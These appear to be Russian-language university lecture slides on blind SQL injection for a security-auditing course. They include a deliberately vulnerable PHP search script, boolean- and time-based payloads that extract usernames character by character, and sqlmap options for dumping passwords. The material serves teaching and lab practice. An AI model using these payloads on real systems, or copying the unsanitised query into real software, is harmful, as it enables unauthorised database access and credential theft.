

Внешний аудит безопасности корпоративных сетей

Лекция 4 SQL-инъекции II

Семён Новосёлов

2022



Некоторые возможности SQL


- **SELECT** столбцы **WHERE** условия **FROM** таблица **LIMIT** offset,count
 - выборка **count** записей начиная с номера **offset**
 - например, выбор первого пользователя:
`SELECT name, password FROM users LIMIT 0,1`
- **SELECT IF(условие, код_для_true, код_для_false)**
 - условие может также содержать в себе вложенный **SELECT**
 - пример, задержка на 5 секунд, если условие истинно:
`SELECT IF(RAND()>0.5, SLEEP(5), null)`

Слепые SQL-инъекции

Инъекции, при которых:

- отсутствует вывод ошибок из базы с частью SQL-запроса (*"You have an error in your SQL syntax ..."*)
- нет возможности внедрить результат SQL-запроса на страницу (*Partially Blind SQLi*)
- ничего не выводится в принципе, но инъекция внутри присутствует (*Blind SQLi*)

Пример. Считаем котов



Пример. Форма поиска

меняем название скрипта

```
<form name="search" method="post" action="cats2.php">  
  
  <input type="text" name="q" size="40">  
  
  <input type="submit" value="Найти">  
  
</form>
```

- форма отправляет HTTP POST запрос
- поля **input**, в которых задано **name**, передаются на сервер в формате ключ-значение
- в PHP введенные значения можно получить через по **name** тега **input**, например `$_POST["q"]`

Пример. Код

```
<?php
$q = $_POST["q"];
```

```
if(isset($q) && $q != "") {
    $mysqli = new mysqli("localhost", "user", "password", "db");
    $result = $mysqli->query("SELECT COUNT(*) FROM cats WHERE info LIKE '%" . $q . "%'");
    $row = $result->fetch_assoc();
    $count = intval($row['count']);
    if($count > 0) {
        echo "Коты: <b>Есть</b>";
    } else {
        echo "Коты: <b>Нету</b>";
    }
}
?>
```

есть SQL-инъекция



← строки из базы не
выводятся напрямую

Для вариантов с выводом счётчика и
Шрёдингера код аналогичен.

Эксплуатация

- Мы видим результат, но напрямую выводить значения из базы не можем.
- Возможен перебор значений в таблице по **одному** символу с помощью условных конструкций
- Необходимо заставить приложение выдавать разный результат в зависимости от истинности/ложности условия (**condition**)
- **condition** обычно представляет собой запрос вида “равен ли **M**-ый символ строки **N** таблицы **T** значению **C**?”
 - перебор версии MySQL: `SELECT substring(version(),1,1)=5`

Способы эксплуатации

- заставить приложение выводить разное содержимое в зависимости от условия (Partially Blind)
- внедрение задержки (Time-based, Blind)

Эксплуатации на основе вывода

- В примере с котами запрос: `ядн%' AND 1=1 #` всегда возвращает “Коты: Есть”
- А запрос: `ядн%' AND 1=0 #` всегда возвращает “Коты: Нет”
- Это позволяет перебирать по одному символу любые значения в базе:
`ядн%' AND (SELECT ascii(substring((SELECT username from accounts limit 0,1),1,1))=97) #`
 - Если запрос возвращает “Есть”, то первый символ равен “а” и переходим к следующему, если “Нет”, то берём следующий вариант и т.д.
- Перебор можно начать с `information_schema.columns`, чтобы узнать названия таблиц и столбцов

Ascii
97-122 "a"-"z"

Эксплуатация на основе задержки

- Если нет вывода приложения (Шрёдингер), то можно использовать `SELECT IF(условие, SLEEP(5), null)`
- В случае если условие истинно, запрос будет выполняться долго и быстро в противном случае
- Пример:
`ядн%' AND (SELECT IF(ascii(substring((SELECT username from accounts limit 0,1),2,1))=97, SLEEP(5), null)) #`

Автоматизация: SQLmap

- эксплуатация слепых инъекций уже требует использования инструментов для перебора
- **SQLmap:**
 - один из самых часто используемых инструментов
 - умеет как находить так и эксплуатировать уязвимости
- **Параметры:**

-u url	ссылка для поиска sql-инъекций
--data data	передача данных форм HTTP POST (" q=ядн ")
--tables	получить список таблиц
--password	получить имена пользователей/пароли (или хэши)

Литература и ссылки

- Презентация Дмитрия Евтеева (Positive Technologies) по SQL-инъекциям.
 - <https://www.ptsecurity.ru/download/PT-devteev-Advanced-SQL-Injection.pdf>
- SQLmap (автоматизация нахождения и эксплуатации SQL-инъекций)
 - <http://sqlmap.org>
- Metasploitable 2 и 3 - системы для тренировки
 - <https://sourceforge.net/projects/metasploitable/>
 - <https://github.com/brimstone/metasploitable3/releases>
- CWE-89: ('SQL Injection')
 - <https://cwe.mitre.org/data/definitions/89.html>
- SQLi Wiki: (<https://sqlwiki.netspi.com/injectionTypes/blindBased/>)